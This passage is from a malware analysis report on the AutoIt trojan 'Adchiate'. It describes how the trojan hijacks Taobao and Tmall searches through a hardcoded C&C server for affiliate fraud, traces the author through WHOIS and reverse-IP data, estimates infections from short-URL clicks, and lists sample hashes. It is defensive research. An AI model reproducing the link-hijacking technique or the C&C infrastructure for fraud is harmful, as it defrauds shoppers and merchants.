Inside this function, Adchiate determines if some variant of the URL ".taobao.com/search.htm", including subdomains, is found inside the current internet explorer HTML source code. When this is the case, it will retrieve a modified URL by passing the variant of ".taobao.com/search.htm" as parameter to a request to the hardcoded C&C "www.itbxw[dot]com". If the modified URL has the string "s.click.taobao.com" in it, it will then be loaded in the current instance of the internet explorer. Also the hardcoded parameter "&qq-pf-to=pcqq.group" will be added to the request.

6.1.1.3. CHKTMALL function

This function is very similar to the “CHKTAOBAO” function. The main difference is that the wanted URL variant is “.tmall.com” instead of “.taobao.com”.

In all 3 functions named above, the author is adding parameters to the original request, making it look like that the person who clicked the link is visiting the website referred by the malware author. If you want to learn more about how affiliate marketing works in general, checkout https://de.wikipedia.org/wiki/Affiliate-Marketing

7. About the malware Author

When viewing the WHOIS entries of the domain “www.itbxw[dot]com”, it becomes clear that the given data from the registrant is mostly fake, or do you really think the street name “guangdongshengshanweishichengqupushangduncun” exist?

By reverse looking up the IP of “www.itbxw[dot]com” with the tool http://reverseip.domaintools.com you can see 3 hosts associated with it, while “bjfrcy[dot]com” is another C&C server which is possibly used as a backup server, if the first server is detected as malicious. The fact, that the author uses Chinese blogs, targets Chinese browsers and uses fake Chinese WHOIS data shows that the author possibly comes from China too.

8. Additional information

As mentioned earlier, the short URL “http://t[dot]cn/Rc0HqIo” is opened every time, the .lnk on the users desktop is clicked. Since short URLs are trackable, playing around with the weibo.com API lead to displaying the clicks of the short URL. The difference of the clicks between a time range of 24 hours was ~300. Notice, that those clicks are not unique. So, when assuming, that a user re-opens a browser 3 times a day, there might be around 100 people infected at the current time. This is just speculation however.

If you want to try to do this by yourself, here is the link:

“https://api.weibo[dot]com/2/short_url/clicks.json?access_token=ACCESSTOKEN&source=APPKEY&url_short=http://t.cn/Rc0HqIo”

9. Conclusion:

According to the version number “20170224”, retrieved from the configuration file “C:\Users\User\AppData\Local\Temp\Webstatus.dat”, it seems like the malware isn’t currently that active anymore. However, there might be new versions of that malware around which haven’t been found yet. In general, Adchiate is really messy. Lots of code is occurring twice in different files and some isn’t even executed at some point, just like in the .bat files. If the author of Adchiate simply places duplicate code inside the files, it wouldn’t be that strange since malware authors in general are not that keen to clean code. The weird thing is, that the author created some code pieces just like in the .bat files which aren’t used at all. This makes me think that the author either has an interest in further developing the malware or simply that he intended to use those features, but decided at some point not to use them, still leaving them inside the source code.

Adchiate is a good example of what can be done with AutoIt as well as what could be done better. On the one hand, Adchiate is really complex with lots of hooking functionalities for various websites. On the other hand, it is kind of messed up due to “features” like that it needs to be executed thrice in order to take effect.

As it’s hard in general to create YARA rules for AutoIt executables, this time there is no rule for you folks. If you want to stay updated about malware, be sure to follow the accounts:

RansomBleed - My personal twitter account about the latest malware reports.

GDataSoftwareAG – G DATAs twitter company account.

Blog – The G DATA blog about all kinds of security-related news.

10. File hashes:

[1] Win32.Trojan.Autoit.NDS
12cb0296b603ea7312173cc090a640c9351a5af7f4b350283eba233c1e3f6758

Some more samples

Win32.Trojan.Autoit.NDS
7fa51e3eb4d14044f86d58a910978bf91582511d240f22070126952f985e37a5

Win32.Trojan.Autoit.NDS
478f53860800f62b899c6c13d70b83504fa5886e8ef805053d450cf8f098814b